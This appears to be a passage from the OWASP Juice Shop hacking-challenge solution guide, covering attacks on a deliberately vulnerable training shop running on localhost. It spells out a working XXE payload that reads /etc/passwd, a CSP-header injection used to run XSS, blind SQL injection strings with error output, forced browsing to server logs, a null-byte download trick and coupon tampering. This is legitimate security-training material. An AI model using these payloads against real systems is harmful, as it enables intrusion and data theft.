
Suche... Über uns GitHub

Alle Produkte

Bild	Produkt	Beschreibung	Preis		
	Raspberry Juice (1000ml)	Made from blended Raspberry Pi, water and sugar.	4.99		
	Strawberry Juice (500ml)	Sweet & tasty!	3.99		
	Woodruff Syrup "Forest Master X-Treme"	Harvested and manufactured in the Black Forest, Germany. Can cause hyperactive behavior in children. Can cause permanent green tongue when consumed undiluted.	6.99		
	XSS		47.11		

Items per page: 5 26 - 29 of 29

6. Close this box. Notice the product row which has a frame border in the description in the *All Products* table
7. Click the "eye"-button next to that row.
8. Another alert box with the text "xss" should appear. After closing it the actual details dialog pops up showing the same frame border.



Retrieve the content of C:\Windows\system.ini or /etc/passwd from the server

1. Solve the Use a deprecated B2B interface that was not properly shut down challenge.
2. Prepare an XML file which defines and uses an external entity `<!ENTITY xxe SYSTEM "file:///etc/passwd" >]>` (or `<!ENTITY xxe SYSTEM "file:///C:/Windows/system.ini" >]>` on Windows).
3. Upload this file through the *File Complaint* dialog and observe the Javascript console while doing so. It should give you an error message containing the parsed XML, including the contents of the local system file!

```
<?xml version="1.0" encoding="UTF-8"?>

<!DOCTYPE foo [<!ELEMENT foo ANY >
    <!ENTITY xxe SYSTEM "file:///etc/passwd" >]>

<trades>
  <metadata>
    <name>Apple Juice</name>
    <trader>
      <foo>&xxe;</foo>
      <name>B. Kimminich</name>
    </trader>
    <units>1500</units>
    <price>106</price>
    <name>Lemon Juice</name>
    <trader>
      <name>B. Kimminich</name>
    </trader>
    <units>4500</units>
    <price>195</price>
  </metadata>
</trades>
```

Mint the Honey Pot NFT by gathering BEEs from the bee haven

1. Go to the photo wall and search for the photo that looks out of place posted by evmrox.
2. Visit /bee-haven on Juice Shop as mentioned on the posted comment.
3. Install Metamask Browser Extension if not done yet.
4. Get some Sepolia testnet ETH from any faucet <https://sepoliafaucet.com> .
5. You need to withdraw 1000 BEE tokens from the BEE Haven to mint the NFT.
6. Withdraw any amount less than 255 tokens from the faucet until you get a 1000 BEE Balance, the faucet balance underflows to 255 as soon as the BEE balance becomes less than 0.
7. Mint the Honey Pot NFT.

The Juice Shop is susceptible to a known vulnerability in a library for which an advisory has already been issued

Convince the chatbot to give you a coupon of 50% or more

🚧 Work in progress...

★★★★ Challenges

Gain access to any access log file of the server

1. Solve the Access a confidential document or any related challenges which will bring the exposed /ftp folder to your attention.
2. Visit <http://localhost:3000/ftp> and notice the file `incident-support.kdbx` which is needed for Log in with the support team's original user credentials and indicates that some support team is performing its duties from the public Internet and possibly with VPN access.
3. Guess luckily or run a brute force attack with e.g. ZAPs DirBuster plugin for a possibly exposed directory containing the log files.
4. Following the hint to drill down deeper than one level, you will at some point end up with <http://localhost:3000/support/logs>.
5. Inside you will find at least one `access.log` of the current day. Open or download it to solve this challenge.



Bypass the Content Security Policy and perform an XSS attack on a legacy page

1. Log in as any user.
2. Visit our user profile page at <http://localhost:3000/profile>.
3. Type in any *Username* and click the *Set Username* button.
4. Notice that the username is displayed beneath the profile image.
5. Change the username into `<script>alert(`xss`)</script>` and click *Set Username*.
6. Notice the displayed username under the profile picture now is `lert(`xss`)` while in the *Username* field it shows `lert(`xss`)</script>` - both a clear indication that the malicious input was sanitized. Obviously the sanitization was not very sophisticated, as the input was quite mangled and even the closing `<script>` tag survived the procedure.
7. Change the username into `<a|ascript>alert(`xss`)</script>` and click *Set Username*.
8. The naive sanitizer only removes `<a|a` effectively changing the username into `<script>alert(`xss`)</script>` but you'll notice that the script is still not executed!
9. The username shows as `\` on the screen and the `<script>alert(`xss`)</script>` is part of the DOM. It seems that its execution was blocked by the Content Security Policy (CSP) of the page.
10. Bypassing the CSP requires to exploit a totally different attack vector on the profile page: The *Image URL* field.

11. Set the *Image URL* to some valid image URL, e.g. <https://placecats.com/300/300> and click *Link Image* while inspecting the network traffic via your browser's DevTools.
12. Notice how the *Content-Security-Policy* response header has been changed in the subsequent call to <http://localhost:3000/profile?> It now contains an entry like `/assets/public/images/uploads/17.jpg;`, which is the location of the successfully uploaded image.
13. Try setting the *Image URL* again, but now to some invalid image URL, e.g. <http://definitely.not.an/image.png>. While the linking fails and your profile will show a broken image, the CSP header will now contain `http://definitely.not.an/image.png;` - the originally supplied URL.
14. This influence on the CSP header - plus the fact that the first encountered entry in case of duplicates always wins - is fatal for the application. We can basically overwrite the CSP with one of our own choosing.
15. Set `https://a.png; script-src 'unsafe-inline' 'self' 'unsafe-eval' https://code.getmdl.io http://ajax.googleapis.com` as *Image URL* and click *Link Image*.
16. Refresh the page to give the browser the chance to load the tampered CSP and enjoy the alert box popping up!

Order the Christmas special offer of 2014

1. Open <http://localhost:3000/#/search> and reload the page with F5 while observing the *Network* tab in your browser's DevTools
2. Recognize the GET request <http://localhost:3000/rest/products/search?q=> which returns the product data.
3. Submitting any SQL payloads via the *Search* field in the navigation bar will do you no good, as it is only applying filters onto the entire data set what was retrieved with a singular call upon loading the page.
4. In that light, the `q=` parameter on the <http://localhost:3000/rest/products/search> endpoint would not even be needed, but might be a relic from a different implementation of the search functionality. Test this theory by submitting <http://localhost:3000/rest/products/search?q=orange> which should give you a result such as

```
{"status":"success","data":[{"id":2,"name":"Orange Juice (1000ml)","description":"Made from oranges hand-picked by Uncle Dittmeyer.", "price":2.99,"image":"orange_juice.jpg","createdAt":"2018-12-20 07:18:31.358 +00:00","updatedAt":"2018-12-20 07:18:31.358 +00:00","deletedAt":null}]}
```

5. Submit `' ;` as `q` via [http://localhost:3000/rest/products/search?q=](http://localhost:3000/rest/products/search?q=')';

6. You will receive an error page with a `SQLITE_ERROR: syntax error` mentioned, indicating that SQL Injection is indeed possible.

OWASP Juice Shop (Express ~4.16.4)

```
500 SequelizeDatabaseError: SQLITE_ERROR: near ";": syntax error
    at Query.formatError (/app/node_modules/sequelize/lib/dialects/sqlite/query.js:423:16)
    at afterExecute (/app/node_modules/sequelize/lib/dialects/sqlite/query.js:119:32)
    at replacement (/app/node_modules/sqlite3/lib/trace.js:19:31)
    at Statement.errBack (/app/node_modules/sqlite3/lib/sqlite3.js:16:21)
```

7. You are now in the area of Blind SQL Injection, where trying create valid queries is a matter of patience, observance and a bit of luck.

8. Varying the payload into `'-- for q` results in a `SQLITE_ERROR: incomplete input`. This error happens due to two (now unbalanced) parenthesis in the query.

9. Using `'))-- for q` fixes the syntax and successfully retrieves all products, including the (logically deleted) Christmas offer. Take note of its `id` (which should be `10`)

```

</a>","price":0.01,"image":"orange_juice.jpg","createdAt":"2018-12-20 07:18:31.404
+00:00","updatedAt":"2018-12-20 07:18:31.404 +00:00","deletedAt":null},
{"id":10,"name":"Christmas Super-Surprise-Box (2014 Edition)","description":"Contains a
random selection of 10 bottles (each 500ml) of our tastiest juices and an extra fan shirt
for an unbeatable price! (Seasonal special offer! Limited
availability!)", "price":29.99,"image":"undefined.jpg","createdAt":"2018-12-20 07:18:31.405
+00:00","updatedAt":"2018-12-20 07:18:31.405 +00:00","deletedAt":"2014-12-27 00:00:00.000
+00:00"}, {"id":11,"name":"OWASP Juice Shop Sticker (2015/2016 design)","description":"Die-
cut sticker with the official 2015/2016 logo. By now this is a rare collectors item.
<em>Out of stock!</em>","price":999.99,"image":"sticker.png","createdAt":"2018-12-20
07:18:31.405 +00:00"."updatedAt":"2018-12-20 07:18:31.405 +00:00"."deletedAt":"2017-04-28

```

10. Go to <http://localhost:3000/#/login> and log in as any user.
11. Add any regularly available product into you shopping basket to prevent problems at checkout later. Memorize your `BasketId` value in the request payload (when viewing the Network tab) or find the same information in the `bid` variable in your browser's Session Storage (in the Application tab).
12. Craft and send a POST request to <http://localhost:3000/api/BasketItems> with
 - `{"BasketId": "<Your Basket ID>", "ProductId": 10, "quantity": 1}` as body
 - and `application/json` as Content-Type
13. Go to <http://localhost:3000/#/basket> to verify that the "Christmas Super-Surprise-Box (2014 Edition)" is in the basket
14. Click *Checkout* on the *Your Basket* page to solve the challenge.

Alternative path without any SQL Injection

This solution involves a lot less hacking & sophistication but requires more attention & a good portion of shrewdness.

1. Retrieve all products as JSON by calling <http://localhost:3000/rest/products/search?q=>
2. Write down all `id`s that are *missing* in the otherwise sequential numeric range
3. Perform step 12. and 13. from above solution for all those missing `id`s
4. Once you hit the "Christmas Super-Surprise-Box (2014 Edition)" click *Checkout* for instant success!

Identify an unsafe product that was removed from the shop and inform the shop which ingredients are dangerous

1. Solve Order the Christmas special offer of 2014 but enumerate all deleted products until you come across "Rippertuer Special Juice"
2. Notice the warning *"This item has been made unavailable because of lack of safety standards."* in its description, indicating that this is the product you need to investigate for this challenge
3. Further notice the partial list of ingredients in the description namely *"Cherymoya Annona cherimola, Jabuticaba Myrciaria cauliflora, Bael Aegle marmelos... and others"*
4. Submitting either or all of the above ingredients at <http://localhost:3000/#/contact> will **not** solve this challenge - it must be some unlisted ingredients that create a dangerous combination.
5. A simple Google search for Cherymoya Annona cherimola Jabuticaba Myrciaria cauliflora Bael Aegle marmelos should bring up several results, one of them being a blog post "Top 20 Fruits You Probably Don't Know" from 2011. Visit this post at <https://listverse.com/2011/07/08/top-20-fruits-you-probably-dont-know>
6. Scrolling through the list of replies you will notice a particular comment from user Localhorst saying *"Awesome, some of these fruits also made it into our "Rippertuer Special Juice"! <https://pastebin.com/90dUgd7s> "*
7. Visit <https://pastebin.com/90dUgd7s> to find a PasteBin paste titled "Rippertuer Special Juice Ingredients" containing a JSON document with many exotic fruits in it, each with its name as `type` and a detailed `description`
8. When carefully reading all fruit descriptions you will notice a warning on the `Hueteronee1` fruit that "this coupled with Eurogium Edule was sometimes found fatal"

 PASTEBIN + new paste API tools faq deals   

```
29. },
30. {
31.   "type": "Eurogium Edule",
32.   "description": "This fruit comes from a tall tree native to the mangrove swamps of southeast Asia. The edible portions of the plant are
an excellent source of vitamin C and high in iron. The seeds of the tree form part of the natural diet of the babirusa. People of Minahasa
tribe in North Sulawesi use young leaves as vegetable. The leaves will be sliced into small part then it is cooked by mixing with herbs and
pork fat or meat inside bamboo. Many sellers in Tomohon traditional market sell the leaves whether sliced or not."
33. },
34. {
35.   "type": "Durian",
36.   "description": "Ahh, durian. Alternately known as "The King of Fruit" and "The fruit that smells like rotting garbage and onions." My
favorite description is from Richard Sterling and quoted on Wikipedia as this: "Its odor is best described as pig-sh*t, turpentine and
onions, garnished with a gym sock. It can be smelled from yards away."The same page also mentions that they have also been described as
smelling like civet, sewage, stale vomit, skunk spray and used surgical swabs. Yum. Some people are absolutely in love with it, and
apparently a variety of animals including tigers can't get enough of stale vomit encased in a fruity hedgehog, but the people in Singapore
seem to have the right idea; the fruit is banned from all public transportation."
37. },
38. {
39.   "type": "Hueteroneel",
40.   "description": "The manchineel is a round fruit about the size of a tangerine native to Mexico and the Caribbean. It's also known as the
"beach apple" and can be quite tasty. It has reddish-greyish bark, small greenish-yellow flowers, and shiny green leaves. The tree has been
used as a source of timber by Caribbean carpenters for centuries. It must be cut and left to dry in the sun to remove the sap. Only a
warning, this coupled with Eurogium Edule was sometimes found fatal, though the reports are scarce. A gum can be produced from the bark
which reportedly treats edema, while the dried fruits have been used as a diuretic."
41. },
```

```
42. {  
43.   "type": "Akebia Quinata",
```

9. As Eurogium Edule is also on the very same list of ingredients, these two must be the ones you are looking for


10. Submit a comment containing both Eurogium Edule and Hueteroneel via <http://localhost:3000/#/contact> to solve this challenge

Find the hidden easter egg

1. Use the *Poison Null Byte* attack described in Access a developer's forgotten backup file...
2. ...to download <http://localhost:3000/ftp/eastere.gg%2500.adoc>

Apply some advanced cryptanalysis to find the real easter egg

1. Get the encrypted string from the `eastere.gg` from the Find the hidden easter egg challenge:
`L2d1ci9xcmImL25lci9mYi9zaGFhbc9ndXJsL3V2cS9uYS9ybmZncmUvcnR0L2p2Z3V2YS9ndXIvcn5mZ3JlL3J0dA==`
2. Base64-decode this into `/gur/qrif/ner/fb/shaal/gurl/uvq/na/rnfgre/rtt/jvguva/gur/rnfgre/rtt`
3. Trying this as a URL will not work. Notice the recurring patterns (`rtt`, `gur` etc.) in the above string
4. ROT13-decode this into `/the/devs/are/so/funny/they/hid/an/easter/egg/within/the/easter/egg`
5. Visit <http://localhost:3000/the/devs/are/so/funny/they/hid/an/easter/egg/within/the/easter/egg>




6. Marvel at the real easter egg: An interactive 3D scene of Planet Orangeuze!

ROT13 ("rotate by 13 places", sometimes hyphenated ROT-13) is a simple letter substitution cipher that replaces a letter with the letter 13 letters after it in the alphabet. ROT13 is a special case of the Caesar cipher, developed in ancient Rome.

Because there are 26 letters (2×13) in the basic Latin alphabet, ROT13 is its own inverse; that is, to undo ROT13, the same algorithm is applied, so the same action can be used for encoding and decoding. The algorithm provides virtually no cryptographic security, and is often cited as a canonical example of weak encryption.^[2]


Successfully redeem an expired campaign coupon code

1. Open `main.js` in your Browser's dev tools and search for `campaign`.



The screenshot displays the browser's developer tools interface. The 'Sources' tab is active, showing the file system of the application. The file `main-es2018.js` is selected. The right pane shows the JavaScript code for this file, with line numbers 9497 to 9538 visible. The code initializes various state variables:

```
9497 this.couponPanelExpanded = !1,
9498 this.paymentPanelExpanded = !1,
9499 this.walletBalance = 0,
9500 this.totalPrice = 0,
9501 this.paymentMode = "card",
9502 this.campaigns = {
9503   WMNSDY2019: {
9504     validOn: 15519996e5,
9505     discount: 75
9506   },
9507   WMNSDY2020: {
9508     validOn: 1583622e6,
9509     discount: 60
9510   },
9511   WMNSDY2021: {
9512     validOn: 1615158e6,
9513     discount: 60
9514   },
9515   WMNSDY2022: {
9516     validOn: 1646694e6,
9517     discount: 60
9518   },
9519   WMNSDY2023: {
9520     validOn: 167823e7,
9521     discount: 60
9522   },
9523   ORANGE2020: {
9524     validOn: 15885468e5,
9525     discount: 50
9526   },
9527   ORANGE2021: {
9528     validOn: 16200828e5,
9529     discount: 40
9530   },
9531   ORANGE2022: {
9532     validOn: 16516188e5,
9533     discount: 40
9534   },
9535   ORANGE2023: {
9536     validOn: 16831548e5,
9537     discount: 40
9538   }
9539 }
```



2. You will find a `this.campaigns` assignment of an object containing various campaign codes. Depending on when you are reading this book, one or more of these might be expired. Let's continue with the oldest available one, which is `WMNSDY2019`.
3. A bit further down in the minified code you will notice a function `applyCoupon()` that uses `this.campaigns` and in particular the contained `validOn` timestamp of a coupon.
4. Ignoring that validity check and just submitting `WMNSDY2019` will yield an `Invalid Coupon.` error, as you would expect. This is because of the second part of the assertion `this.clientDate === e.validOn`.
5. Converting `validOn: 15519996e5` of the `WMNSDY2019` coupon into a JavaScript date will tell you that this campaign was active on March 8th 2019 only: Women's Day!
6. Set the time of your computer to March 8th 2019 and try to submit the code again.
